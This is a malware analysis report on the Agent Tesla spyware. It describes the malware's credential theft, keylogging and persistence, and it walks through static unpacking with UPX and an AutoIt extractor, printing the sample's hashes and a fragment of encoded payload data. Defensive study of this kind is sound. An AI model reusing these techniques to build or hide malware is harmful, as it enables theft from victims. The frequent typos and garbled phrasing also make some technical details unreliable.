Reverse Engineering Malware
of
Agent Tesla Malware

By: Sakshat Bhattarai

Contents

1. Summary

This report provided a comprehensive analysis of Agent Telsa, an enhanced RAT and malicious spyware first detected in 2014. First, discovered as key logging malware, Agent Tesla has expanded its functional capabilities and can be used for credential theft, keylogging, data stealing, and gaining remote access to the victim's device. It is dangerous to ordinary people and business by using complex techniques to avoid detection. To persist in the system and to communicated in encrypted ways.

Static and dynamic analysis approaches in the report have reveled that Agent tesla is build of packing with Autolt, registry key manipulation and persistence, and direct memory injection for invisibility. Static tools as Virus Total, Detect it easy, PEStudio and dnSpy were critical for decoding the layout of the malware and dynamic ones as RegShot, Process Monitor and PESieve for its actual activity.

Key findings:

- Static and dynamic analysis revealed critical insights into Agent Tesla's behavior
- Static tools revealed code obscurities and disguise, import of viruses, and encoded information.
- The dynamic analysis also emerged registry modification, key logging and district communication with the command-and-control servers through the different protocols including the Telegram and HTTP.
- Capturing credentials from the email clients, browsers, and other applications.
- Capturing keylogging, sensitive personal data, and screenshot capture.
- Communication with command-and-control servers through encrypted networks.
- Escaping the detection by utilizing the virtual box or sandbox detection techniques.
- The presented malware called Agent Tesla, is versatile and active in phishing campaigns, proving how dangerous it is to cybersecurity.

2. Introduction

Agent Tesla is a complex RAT (Remote Access Trojan) and spyware, which appeared in May 2014 and was actively exploited in attacks targeting Windows OS. It was designed as a sort of key logger to capture keyboard inputs but has now become a full-fledged malware toolkit designed to steal various types of information from affected computers and give access to the hackers, including sign-in credentials and passwords, financial data, and even logs of online communication. Despite the simplicity with which it can be manipulated and its shared adaptability, this malware has been used in many hacking incidents like phishing campaigns, data exfiltration and target attacks.

Key features and capabilities:

- **Credential and Data theft:** The cyber attackers can steal personal data, passwords, account details, contact information, financial information, and browsing history using Agent Tesla on more than fifty applications including mail clients and web browsers.
- **Keystroke logging:** It captures the keystrokes allowing a hacker to get all the content that is keyed in, for instance, password and messages.
- **Screenshot capture:** The malware can seize screenshots of the computer display of the victim, thus proceeding to capture its information and browsing pattern.
- **Communication Interception:** Looking at its spying features, Agent Tesla is capable of spying on victim's emails and chats, as well as other messages exchanged in social networks and other means of communication.
- **File upload and Downloads:** The use of files enables uploading and downloading from the devices it makes it easy for the attackers to load even unwanted additional modules or steal information.
- **Network Propagation:** It means that the malware can spread to other computers on the network through the shared folder, or through some network-related issues.

Distribution Methods:

Agent Tesla is downloaded mainly via phishing attacks, in which the victim becomes enticed into downloading a dangerous payload in the form of an e-mail attachment link. They fraudulently look like genuine documents including invoices, shipment details, and so on. Once activated the malware is ran which starts the infection process.

Technical Details:

- **Obfuscation Techniques:** Agent Tesla is heavily encoded by using code packing and data encoding techniques (for instance, Base 64 or XOR encryption). It also comprises anti-analysis functions to prevent security analysis/
- **Multi-stage execution:** Agent Tesla's execution typically involves infection process. Once a malicious attachment is placed on peer-to-peer link, followed by scripts/exploits to launch a download/decrypt the final payload.
- **Persistence Mechanisms:** To ensure it executes on continuous basis on infected machine, it may deposit copies in the startup folder or registry run keys.

Communication Channels:

Using HTTP, SMTP, FTP and even a Telegram chat, Agent Tesla can communicate with its command and control (c2) servers. The protocol to be followed has to do with the setup of the attackers.

Notable Incidents:

This cyber-attack tool has revealed connections to many years' worth of attacks across numerous sectors. In the period of the COVID-19 pandemic, it was typical for the campaigns that exploited the COVID-19 topics to deceive their targets. For example, in 2020, a campaign used to lure of the COVID-19 fake updates for personal protective equipment containing Agent Tesla.

3. Literature Review

Agent Tesla has been a widely researched and written about Remote Access Trojan (RAT) and spyware that originated in 2014 and continues to remain active. Security analysts have established its development from a simple keyloggers malware that gathers information about the pressed keys to a complex malware framework that gathers credentials, transfers data out to the network, and controls remote systems. Being versatile and easy usable in any form, it was a preferred option of cybercriminals for phishing and targeted attacks.

Numerous cases and investigations describe how it instrumentalized global occurrences for this purpose. As observed in the COVID-19 crisis, the malicious program was disseminated thorough phishing emails representing the appearance of general sanitary recommendations or fake order for individual protective equipment (IPE). These campaigns effectively project at the individuals and organizations as they sought to maximize their fears during the crisis.

Another incident includes agent Tesla to tap into the email of the oil and gas industry, whereby fake document relating to delivery schedule were used in the phishing emails infected to corporate systems. The case described in the paper illustrates the use of industry-specific behavior in communication to access and retrieve data.

Studying also reveals that, Agent Tesla is heavily reliant on different levels of obfuscation and that it can easily bypass conventional detection mechanisms. Such campaigns concerning Microsoft office updates revealed it is a credential stealer and can extract data from the email clients, web browsers, and FTP applications.

The above cases and studies show the popularity of Agent Tesla and the major problems it creates for security. Following these recorded cases, this report endeavor to expand the current understanding of the malware and intends to elaborate on the malwares’ technological aspects, dissemination methodologies as well as potential countermeasures.

4. Methodology

We have used both Static and Dynamic analysis for our analysis. The Methods used are

Static Analysis:

This analysis involves examination of a file without executing it to understand its functionality, behavior and its structure. The investigation on Agent Tesla malware requires the use of static analysis as the malware usually employs obfuscation and packing.

- **VirusTotal:** It is an online platform tool that scans for malware and then submits this to several antivirus engines for assessment. Submitting the samples of Agent Tesla through the analysis to VirusTotal helps understand whether it is a know variant. The results are useful to understand the reputation of the malware, related domains, and potential variants to support the first-stage identification.

- **Detect it easy:** A tool for identification of the compiler and the packer used in preparation of the malware. Agent Tesla utilizes packers to conceal its code in most of their instances. Detect it easy thereby informs the kind of packer used, the level of sophistication and assists in the unpacking of samples for analysis.
- **PEStudio:** It is tool that analyses PE files for deviations and rather risky characteristics. Analyzing the PE file of Agent tesla in PEStudio, we can find out the suspicious behaviors like API calls GeyAsyncKeyState of InternetOpenUrlA, typically utilized to key log or transfer data out of the network, strings coded or hard coded c2 server addresses, anti-analysis techniques include packed section or modified header, it’s essential to include techniques that aim to prevent reverse engineering process.
- **PESieve:** It is a program to debug code injection within a programs memory of in the executable files already modified by a particular code. Trojan was discovered to inject a variety of commands into legitimate processes, with the name of the agent being Agent Tesla. PESieve can detect these injections and dump the memory, these could be used to identify the infection points and provide analysts with the malicious payload to study further.
- **PeBear:** It is a PE file editor and viewer. To examine the structure of resources section where Agent Tesla could be hiding encoding code, we utilized PEBear to narrow down signs of potential obfuscation like oversized .text sections, or encrypted data disguised in resource areas.
- **Autolt Extractor:** It is used to disassemble scripts compiled/ The traditional mode of operation of Agent Tesla variants has been to encode the applications with Autolt scripts. It can decompile these scripts to decrypt the payload delivery/logic, unpack and or getting the settings configuration.

Dynamic Analysis:

Dynamic analysis in runtime entails great importance when it comes to using Agent Tesla in operation since it conducts such activities as keylogging, account stealing, and communication with the C2 server.

- **Process Monitor (ProcMon) :** ProcMon tracks Agent Tesla activity and some of the processes it can perform in real-time like modification of the registry keys for persistence. For example, adding the code to the startup keys, file system activities like creating files, modified or closed files could be related to creating some temporary files or logs for storing credentials and passwords stolen, we observed network traffic associated with communication with its command-and-control C2 server.
- **Process Explorer:** It is an application that can be considered as the real replacement for windows Task Manager including the advanced information about processes. With its help, one can detect processes created by Agent Tesla, for example infected system processes (explore.exe). That’s why it shows related modules and DLLs that the malware loads.


- **RegShot:** RegShot takes two captures of the system registry before and after executing agent tesla. It helps monitoring of new registry keys where changes made to detect registry keys added, modified, or deleted by agent tesla for persistence mechanisms, for example in HKCU\Software\Microsoft\Windows\CurrentVersion\Run, presents comprehensive registry change report featuring differences, which complements Promon's event tracking.
- **dnSpy:** Because Agent Tesla is sometimes coded in .NET and because of dnSpy, on can easily decompile its code and see the hardcoded credentials or C2 server addresses, the motivations for its data leakage capabilities like keylogging or FTP/SMTP file transfer etc. This means that some of the commonly used anti-analysis techniques such as sandboxing or debugging.

How these tools together Aid analysis of Agent Tesla:

- **Initial Detection:** VirusTotal explains what the nature of Agent Tesla is observed version of the virus.
- **Unpacking and obfuscation detection:** Detect It Easy, PeBear, and Autolt Extractor assist in detecting and undoing the malware's main steps that employ various forms of obfuscation to mask their payload; it unpacks their contents.
- **Structural and Functional insights:** PEStudio and dnSpy give more unique insights into its internal workings, most importantly, the key functions such as what they call key logging routines, C2 communication, and data exfiltration techniques.
- **Registry change Tracking:** It is here that RegShot focuses on the registry changes spelled out by Agent tesla, including the entries that enable persistence at start up or modify system settings which are so important for its counteraction.
- **Runtime Behavior Monitoring:** Promon and Process explorer reflect the activity of Agent Tesla in real-time with regard to files and registry keys form the operating system and networks through which it communicates, is essential for better comprehension of its effects.
- **Memory and injection analysis:** PESieve detects code injection attempts and modifications to memory, inactivity that is characteristics of the functioning of Agent Tesla.

I. Static Analysis

First of all, while doing static analysis we downloaded the malware sample and analyzed it using Detect It Easy and check it whether the malware was packed or unpacked.




C:\Users\Windows\Downloads\Agent Tesla Malware Sample

This PC › Local Disk (C:) › Users › Windows › Downloads › Agent Tesla Malware Sample

Name	Date modified	Type	Size
DHL008976.exe	2/19/2024 12:29 AM	Application	761 KB

As per our susception it was packed with the AutoIt binary as mentioned shown in the screenshot.



File name: C:\Users\Windows\Downloads\Agent Tesla Malware Sample\DHL008976.exe


File type: PE32

File size: 760.50 KiB

Scan	Endianness	Mode	Architecture	Type
Automatic	LE	32-bit	I386	GUI

```
PE32
    Packer: UPX(3.91)[NRV,brute]                                   S   ?
    Library: AutoIt(3.XX)[-]                                       S   ?
    Linker: Microsoft Linker(14.16, Visual Studio 2017 15.9*)[GUI32]  S   ?
```


Once we found out it was packed with an AutoIt binary our main task was to unpack it, so we converted the file into an unpacked form, we used an command upx -d DHL008976.exe (Malware Sample name) to unpack it.



C:\Windows\System32\cmd.exe

```
(c) Microsoft Corporation. All rights reserved.

C:\Users\Windows\Downloads\Agent Tesla Malware Sample>upx -d DHL008976.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2023
UPX 4.1.0       Markus Oberhumer, Laszlo Molnar & John Reiser    Aug 8th 2023

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   1285632 <-    778752   60.57%    win32/pe     DHL008976.exe

Unpacked 1 file.

C:\Users\Windows\Downloads\Agent Tesla Malware Sample>_
```

Then we were successfully able to view unpacked version of Malware sample in Detect It Easy.



Detect It Easy v3.07 [Windows 10 Version 2009] (x86_64)

File name: C:\Users\Windows\Downloads\Agent Tesla Malware Sample\DHL008976.exe

File type: PE32

File size: 1.23 MiB


□ Advanced

Scan: Automatic

Endianness	Mode	Architecture	Type
LE	32-bit	I386	GUI

```
PE32
    Library: AutoIt(3.XX)[-]                                          S   ?
    Compiler: EP:Microsoft Visual C/C++(2017 v.15.5-6)[EXE32]         S   ?
    Compiler: Microsoft Visual C/C++(2017 v.15.9)[-]                  S   ?
    Linker: Microsoft Linker(14.16, Visual Studio 2017 15.9*)[GUI32]  S   ?
```

As the file was still packed with an AutoIt component, we utilized an AutoIt extractor to unpack and extract its components, enabling us to access the underlying scripts and binaries. This step was essential for conducting a deeper analysis to understand the malware's functionality and potential payload.



This PC › Local Disk (C:) › Users › Windows › Downloads › Agent Tesla Malware Sample

Name	Date modified	Type	Size
ageless.bin	12/9/2024 10:55 AM	BIN File	323 KB
DHL008976.exe	2/19/2024 12:29 AM	Application	1,256 KB
Script.txt	12/9/2024 10:54 AM	Text Document	328 KB

AutoIt3 Binary: C:\Users\Windows\Downloads\Agent Tesla Malware Sample\DHL0089

Resources

```
>>>AUTOIT NO CMDEXECUTE<<<
>>>AUTOIT SCRIPT<<<
ageless
brawlys
```


```
53*125*58*58*61*103*106*104*61*54*106*104
*104*104*53*55*53*53*53*53*58*59*58*60*10
3*61*59*103*53*53*53*53*53*53*59*59*61*62
*57*58*61*57*103*62*59*58*53*53*53*53*53*
53*59*59*61*62*57*105*61*59*103*102*60*55
*53*53*53*53*53*53*59*59*61*62*58*58*61*6
```

Name	Date modified	Type
Script.txt	12/9/2024 10:54 AM	Text D

File name: brawlys

Save as type: Text Files (*.txt;*.au3)

When we ran a program in pestudio we could analyzed it further as it gave us an insight about it such as a file type as a executable file, file version as 7.7.7.0, original file name as flexuosely and much more other information.




pestudio 9.53 - Malware Initial Assessment - www.winitor.com - [c:\users\windows\downloads\agent tesla malware sample\dhl008976.exe]

property	value
location	.rsrc:0x0013201C
md5	BDE2D849B6A7B4F593CB1876A0E8F7C4
sha1	618D33DBE93F57DDAA4B949EDD6DFA6BA5377678
sha256	4D982A5ECC95F742B8A977BAE3444EB7F06808118317233A701F605CAF3C3D45
file-type	executable
language	English-UK
code-page	Unicode UTF-16, little endian
CompanyName	caprone
FileDescription	finity
FileVersion	7.7.7.0
InternalName	flexuosely.exe
OriginalFilename	**flexuosely.exe**
ProductVersion	1.3.8.5

sha256: A225B14BC9D3330A0CED397BD815633E6918449AC8213C90C00261350925B5CB cpu: 32-bit file-type: executable subsystem: GUI

I also found out it's AutoIt component which have a high entropy of 7.999 which gave an indication of a file being either an encoded or an encrypted file.




pestudio 9.53 - Malware Initial Assessment - www.winitor.com - [c:\users\windows\downloads\agent tesla malware sample\dhl008976.exe]

name	instance	signature	location	size (40...	file-r...	hash	entropy	language	first-bytes-hex
icon	1	icon	.rsrc:0x0...	296	0.02 %	AD424F5F5D5FF4460343686C61E4F75E	2.255	English-UK	28 00 00 00 10 0(
version	1	version	.rsrc:0x0...	560	0.04 %	BDE2D849B6A7B4F593CB1876A0E8F7C4	3.245	English-UK	30 02 34 00 00 0(
manifest	1	manifest	.rsrc:0x0...	1007	0.08 %	A8983985AA631A15210E820FC8E1E52E	5.400	English-UK	3C 61 73 73 65 6
string-table	10	string-table	.rsrc:0x0...	1532	0.12 %	949955DBDA367F0C790615F7817E7886	3.284	English-UK	1A 00 49 00 6E 0
string-table	11	string-table	.rsrc:0x0...	1628	0.13 %	9BC568A6176F738FFB3109E53235B579	3.263	English-UK	3E 00 22 00 53 0(
